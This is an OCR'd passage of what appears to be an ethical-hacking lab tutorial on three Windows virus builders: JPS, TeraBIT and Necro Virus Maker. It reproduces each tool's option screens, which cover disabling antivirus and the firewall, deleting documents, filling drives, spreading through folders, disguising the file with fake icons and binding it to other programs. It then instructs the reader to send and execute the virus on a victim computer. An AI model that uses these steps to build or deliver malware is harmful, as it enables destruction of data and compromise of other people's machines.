
☐ Enable Convert to Worm (auto copy to path's)
Worm Name : Copy After : 1 Sec's

Change Icon :

○ Transparent ○ Doc Icon ○ [illegible] Icon
○ Love Icon ○ PDF Icon ○ [illegible] Icon
○ Flash Icon 1 ○ JPG Icon ○ Setup1 Icon
○ Flash Icon 2 ○ BMP Icon ○ Setup2 Icon
○ Font Icon 3 ○ Help Icon ○ ZIP Icon

○ Restart ○ Log Off ○ Turn Off ○ Hibinate ○ None
Name After Install: Rundll32 Server Name: Sender.exe

- Click on the **Create Virus** button.




JPS (Virus Maker 3.0)

Virus Options :

☒ Disable Registry ☐ Hide Services
☒ Disable MsConfig ☐ Hide Outlook Express
☒ Disable TaskManager ☐ Hide Windows Clock
☐ Disable Yahoo ☐ Hide Desktop Icons
☐ Disable Media Palyer ☐ Hide All Proccess in Taskmgr
☐ Disable Internet Explorer ☐ Hide All Tasks in Taskmgr
☐ Disable Time ☐ Hide Run
☒ Disable Group Policy ☐ Change Explorer Caption
☐ Disable Windows Explorer ☒ Clear Windows XP
☒ Disable Norton Anti Virus ☐ Swap Mouse Buttons
☒ Disable McAfee Anti Virus ☐ Remove Folder Options
☐ Disable Note Pad ☐ Lock Mouse & Keyboard
☐ Disable Word Pad ☐ Mute Sound
☐ Disable Windows ☒ Always CD-ROM
☒ Disable DHCP Client ☒ Turn Off Monitor
☐ Disable Taskbar ☐ Crazy Mouse
☐ Disable Start Button ☐ Destroy Taskbar
☐ Disable MSN Messenger ☐ Destroy Offlines (YIMessenger)
☒ Disable CMD ☐ Destroy Protected Storage
☒ Disable Security Center ☐ Destroy Audio Service
☒ Disable System Restore ☐ Destroy Clipboard
☐ Disable Control Panel ☐ Terminate Windows
☐ Disable Desktop Icons ☐ Hide Cursor
☐ Disable Screen Saver ☒ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibinate ○ None
Name After Install: Rundll32 Server Name: Sender.exe

- Your virus file is ready as below.




Name	Date modified	Type	Size
jps.exe	2/24/2007 4:52 PM	Application	296 KB
ReadMe.txt	2/24/2007 4:56 PM	Text Document	3 KB
Sender.exe	5/18/2015 11:40 AM	Application	25 KB

Sender.exe Date modified: 5/18/2015 11:40 AM Date created: 5/18/2015 11:40 AM
Application Size: 24.4 KB

- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.

Terabit Virus Maker is a tool for creating your own virus.

- Start the **Terabit Virus Maker** application



TeraBIT Virus Maker 3.1

☐ Avoid Opening Calculator
☐ Avoid Opening Copy,Move Window
☐ Avoid Opening Gpedit
☐ Avoid Opening Media Player
☐ Avoid Opening Mozilla Firefox
☐ Avoid Opening MsConfig
☑ Avoid Opening Notepad
☐ Avoid Opening Wordpad
☐ Avoid Opening Yahoo Messenger
☐ Add 30 User Accounts to Windows
☐ Always Clean Clipboard
☐ Always Log Off
☐ Close Internet Explorer Every 10 Sec
☐ Delete All Files In Desktop
☐ Delete All Files In My Documents
☐ Delete Windows Fonts
☐ Delete Windows Screen Savers
☐ Disconnect From Internet
☐ Disable Automatic Updates
☐ Disable Command Prompt
☐ Disable Printer
☐ Disable Regedit
☐ Disable Screen Saver
☐ Disable System Restore
☑ Disable Task Manager
☐ Disable Windows Firewall
☐ Disable Windows Installer

☐ Disable Windows Security Center
☐ Disable Windows Security Essentials
☐ Disable Windows Themes
☐ Format All Hard Drives
☐ Funny Keyboard
☐ Funny Mouse
☐ Funny Start Button
☐ Gradually Fill System Volume
☐ Hide Desktop Icons
☐ Hide Folder Option Menu
☐ Hide Taskbar
☐ Lock All Drives,Folders
☐ Lock Internet Explorer Option Menu
☐ Mute System Volume
☐ Open/Close CD-ROM Every 10 Sec
☐ Play Beep Sound Every Sec
☐ Remove Desktop Wallpaper
☐ Remove Run From Start Menu
☐ Remove Start Button
☐ Remove Windows Clock
☐ Slow Down PC Speed
☑ Spread with Floppy , Folders
☐ Stop SQL Server
☐ Swap Mouse Buttons
☐ Transparent Explorer Windows
☐ Turn off Computer After 5 Min
☐ Turn Off Monitor

☐ Binder
Address:

☐ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical


☐ Run Custom Command
Command:

Add 0 fake KB(s) to virus.

File Name After Install: Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

- Select some from the given virus options, which option you want in your virus.
- Select any **File icon**, it will be the icon of the virus file.
- Select any **File Name** from the list, it will be the name of the virus file.



☐ Avoid Opening Calculator
☐ Avoid Opening Copy,Move Window
☑ Avoid Opening Gpedit
☐ Avoid Opening Media Player
☐ Avoid Opening Mozilla Firefox
☑ Avoid Opening MsConfig
☑ Avoid Opening Notepad
☐ Avoid Opening Wordpad
☐ Avoid Opening Yahoo Messenger
☑ Add 30 User Accounts to Windows
☐ Always Clean Clipboard
☐ Always Log Off
☑ Close Internet Explorer Every 10 Sec
☑ Delete All Files In Desktop
☑ Delete All Files In My Documents
☐ Delete Windows Fonts
☐ Delete Windows Screen Savers
☑ Disconnect From Internet
☑ Disable Automatic Updates
☑ Disable Command Prompt
☐ Disable Printer
☑ Disable Regedit
☐ Disable Screen Saver
☐ Disable System Restore
☑ Disable Task Manager
☑ Disable Windows Firewall
☑ Disable Windows Installer

☑ Disable Windows Security Center
☑ Disable Windows Security Essentials
☐ Disable Windows Themes
☐ Format All Hard Drives
☐ Funny Keyboard
☐ Funny Mouse
☐ Funny Start Button
☑ Gradually Fill System Volume
☐ Hide Desktop Icons
☐ Hide Folder Option Menu
☐ Hide Taskbar
☐ Lock All Drives,Folders
☐ Lock Internet Explorer Option Menu
☐ Mute System Volume
☑ Open/Close CD-ROM Every 10 Sec
☐ Play Beep Sound Every Sec
☐ Remove Desktop Wallpaper
☐ Remove Run From Start Menu
☐ Remove Start Button
☐ Remove Windows Clock
☐ Slow Down PC Speed
☑ Spread with Floppy , Folders
☑ Stop SQL Server
☐ Swap Mouse Buttons
☐ Transparent Explorer Windows
☑ Turn off Computer After 5 Min
☐ Turn Off Monitor

☐ Binder
Address:

☐ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical


☐ Run Custom Command
Command:

Add 0 fake KB(s) to virus.

File Name After Install
Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

- Enable **Binder** option and select the **Application file** to which virus file will be appended.



☐ Avoid Opening Calculator
☐ Avoid Opening Copy,Move Window
☑ Avoid Opening Gpedit
☐ Avoid Opening Media Player
☐ Avoid Opening Mozilla Firefox
☑ Avoid Opening MsConfig
☑ Avoid Opening Notepad
☐ Avoid Opening Wordpad
☐ Avoid Opening Yahoo Messenger
☑ Add 30 User Accounts to Windows
☐ Always Clean Clipboard
☐ Always Log Off
☑ Close Internet Explorer Every 10 Sec
☑ Delete All Files In Desktop
☑ Delete All Files In My Documents
☐ Delete Windows Fonts
☐ Delete Windows Screen Savers
☑ Disconnect From Internet
☑ Disable Automatic Updates
☑ Disable Command Prompt
☐ Disable Printer
☑ Disable Regedit
☐ Disable Screen Saver
☐ Disable System Restore
☑ Disable Task Manager
☑ Disable Windows Firewall
☑ Disable Windows Installer

☑ Disable Windows Security Center
☑ Disable Windows Security Essentials
☐ Disable Windows Themes
☐ Format All Hard Drives
☐ Funny Keyboard
☐ Funny Mouse
☐ Funny Start Button
☑ Gradually Fill System Volume
☐ Hide Desktop Icons
☐ Hide Folder Option Menu
☐ Hide Taskbar
☐ Lock All Drives,Folders
☐ Lock Internet Explorer Option Menu
☐ Mute System Volume
☑ Open/Close CD-ROM Every 10 Sec
☐ Play Beep Sound Every Sec
☐ Remove Desktop Wallpaper
☐ Remove Run From Start Menu
☐ Remove Start Button
☐ Remove Windows Clock
☐ Slow Down PC Speed
☑ Spread with Floppy , Folders
☑ Stop SQL Server
☐ Swap Mouse Buttons
☐ Transparent Explorer Windows
☑ Turn off Computer After 5 Min
☐ Turn Off Monitor

☑ Binder
Address:

☐ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical


☐ Run Custom Command
Command:

Add 0 fake KB(s) to virus.

File Name After Install
Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

- Click on the **Create virus** button and your virus file is ready.



TeraBIT Virus Maker 3.1

□ Avoid Opening Calculator
□ Avoid Opening Copy,Move Window
☑ Avoid Opening Gpedit
□ Avoid Opening Media Player
□ Avoid Opening Mozilla Firefox
☑ Avoid Opening MsConfig
☑ Avoid Opening Notepad
□ Avoid Opening Wordpad
□ Avoid Opening Yahoo Messenger
☑ Add 30 User Accounts to Windows
□ Always Clean Clipboard
□ Always Log Off
☑ Close Internet Explorer Every 10 Sec
☑ Delete All Files In Desktop
☑ Delete All Files In My Documents
□ Delete Windows Fonts
□ Delete Windows Screen Savers
☑ Disconnect From Internet
☑ Disable Automatic Updates
☑ Disable Command Prompt
□ Disable Printer
☑ Disable Regedit
□ Disable Screen Saver
□ Disable System Restore
☑ Disable Task Manager
☑ Disable Windows Firewall
☑ Disable Windows Installer

☑ Disable Windows Security Center
☑ Disable Windows Security Essentials
□ Disable Windows Themes
□ Format All Hard Drives
□ Funny Keyboard
□ Funny Mouse
□ Funny Start Button
☑ Gradually Fill System Volume
□ Hide Desktop Icons
□ Hide Folder Option Menu
□ Hide Taskbar
□ Lock All Drives,Folders
□ Lock Internet Explorer Option Menu
□ Mute System Volume
☑ Open/Close CD-ROM Every 10 Sec
□ Play Beep Sound Every Sec
□ Remove Desktop Wallpaper
□ Remove Run From Start Menu
□ Remove Start Button
□ Remove Windows Clock
□ Slow Down PC Speed
☑ Spread with Floppy , Folders
☑ Stop SQL Server
□ Swap Mouse Buttons
□ Transparent Explorer Windows
☑ Turn off Computer After 5 Min
□ Turn Off Monitor

☑ Binder
Address: C:\users\ehce\Desk

□ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

□ Run Custom Command
Command:

Add 0 fake KB(s) to virus.


File Name After Install
Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

- Send and execute the virus file on the victim computer.
- Observe the results / behaviour on the victim computer as configured in the virus created.

Necro Virus Maker is a tool for creating your own virus.

- Start the **Necro Virus Maker** application



Necro Virus Maker v4.0 (BETA)

Necro Virus Maker v4.0

Disable-Confuse-Hide
- □ Swap mouse buttons
- □ Disable tools
- □ Disable registry tools
- □ Disable TaskManager
- □ Run all .exe with Windows media player
- □ Run all .mp3 as reg file
- □ Run all .wav as theme files
- □ Hide System32 Folder from user
- □ Hide Users in Login Screen

Delete-Destroy-Bomb
- □ Destroy Windows
- □ Destroy Explorer.exe
- □ Destroy Clipboard
- □ Destroy CMD
- □ Delete My Documents data
- □ Bomb E:\ with files
- □ Bomb C:\ with files
- □ Bomb desktop with folders
- □ Bomb with Windows Critical messages

Finishing
- □ Set as homepage the: http://[illegible]
- □ Start custom command: Cmd
- □ Block AntiVirus Update Sites and Email Servers
- □ Spread via Limewire
- □ Run Virus As service
- □ Auto Startup
- □ Autoconvert to wav
- □ Add 1000 fake bytes


Virus Name: Generate

You can use these tools to edit your virus!

File Binder
- Your Virus File: C:\Users\[illegible]\Desktop\[illegible]\virus_maker\[illegible]
- The file u want to bind with the virus: C:\anotherchit.exe
- Save as: SabBind

Icon Changer
- Program:
- Icon:
- ☑ Create Program Backup

- Select some from the given virus options, which option you want in your virus.



Necro Virus Maker v4.0 (BETA)

Necro Virus Maker v4.0

Disable-Confuse-Hide
- □ Swap mouse buttons
- □ Disable tools
- □ Disable registry tools
- □ Disable TaskManager
- □ Run all .exe with Windows media player
- □ Run all .mp3 as reg file
- □ Run all .wav as theme files
- □ Hide System32 Folder from user
- □ Hide Users in Login Screen

Delete-Destroy-Bomb
- □ Destroy Windows
- ☑ Destroy Explorer.exe
- □ Destroy Clipboard
- ☑ Destroy CMD
- ☑ Delete My Documents data
- ☑ Bomb E:\ with files
- ☑ Bomb C:\ with files
- □ Bomb desktop with folders
- ☑ Bomb with Windows Critical messages


Finishing
- □ Set as homepage the: http://[illegible]
- □ Start custom command: Cmd
- ☑ Block AntiVirus Update Sites and Email Servers
- □ Spread via Limewire
- ☑ Run Virus As service
- ☑ Auto Startup
- □ Autoconvert to wav
- □ Add 1000 fake bytes

Virus Name: Generate

You can use these tools to edit your virus!

File Binder
- Your Virus File: C:\Users\[illegible]\Desktop\[illegible]\virus_maker\[illegible]
- The file u want to bind with the virus: C:\anotherchit.exe
- Save as: SabBind

Icon Changer
- Program:
- Icon:
- ☑ Create Program Backup



Disable-Confuse-Hide
- □ Swap mouse buttons
- □ Disable tools
- □ Disable registry tools
- □ Disable Task Manager
- □ Run all .exe with Windows media player
- □ Run all .mp3 as reg file
- □ Run all .wmv as theme files
- □ Hide System32 Folder from user
- □ Hide Users in Login Screen

Delete-Destroy-Bomb
- □ Destroy Windows
- ☑ Destroy Explorer.exe
- □ Destroy Clipboard
- ☑ Destroy CMD
- ☑ Delete My Documents data
- ☑ Bomb E:\ with files
- ☑ Bomb C:\ with files
- □ Bomb desktop with folders
- ☑ Bomb with Windows Critical messages

Finishing
- □ Set as homepage the: http://...
- □ Start custom command: Cmd
- ☑ Block AntiVirus Update Sites and Email Servers
- □ Spread via Limewire
- ☑ Run Virus As service
- ☑ Auto Startup
- □ Autoconvert to worm
- □ Add 1000 fake bytes
- Virus Name: Genesis


Give Me My Virus

You can use these tools to edit your virus!

File Binder
- Your Virus File: C:\Users\...\Desktop\malware\virus_maker\...
- The file u want to bind with the virus: C:\anotherfile.exe
- Save as: ...
- Bind

Icon Changer
- Program:
- Icon:
- ☑ Create Program Backup

- Your virus file is ready as below.



« virus_maker ▸ N.V.M .4 (BETA) ▸ N.V.M .4 (BETA)

Search N.V.M .4 (BETA)


Name	Date modified	Type	Size
comdlg32.dll	7/27/2007 3:00 PM	Application extens...	271 KB
comdlg32.ocx	5/22/2000 4:58 PM	ActiveX control	138 KB
Genesis.exe	5/18/2015 11:41 AM	Application	30 KB
mscomctl.ocx	5/22/2000 4:58 PM	ActiveX control	1,042 KB
N.V.M.4 (BETA).exe	9/15/2009 11:38 PM	Application	132 KB
README BEFORE USE THE FUCKING TO...	9/15/2009 11:38 PM	Text Document	1 KB
screenshot.gif	9/14/2009 10:57 PM	GIF image	22 KB
stub.roa	5/2/2008 5:21 PM	ROA File	20 KB

Genesis.exe Date modified: 5/18/2015 11:41 AM Date created: 5/17/2015 11:00 PM
Application Size: 29.6 KB

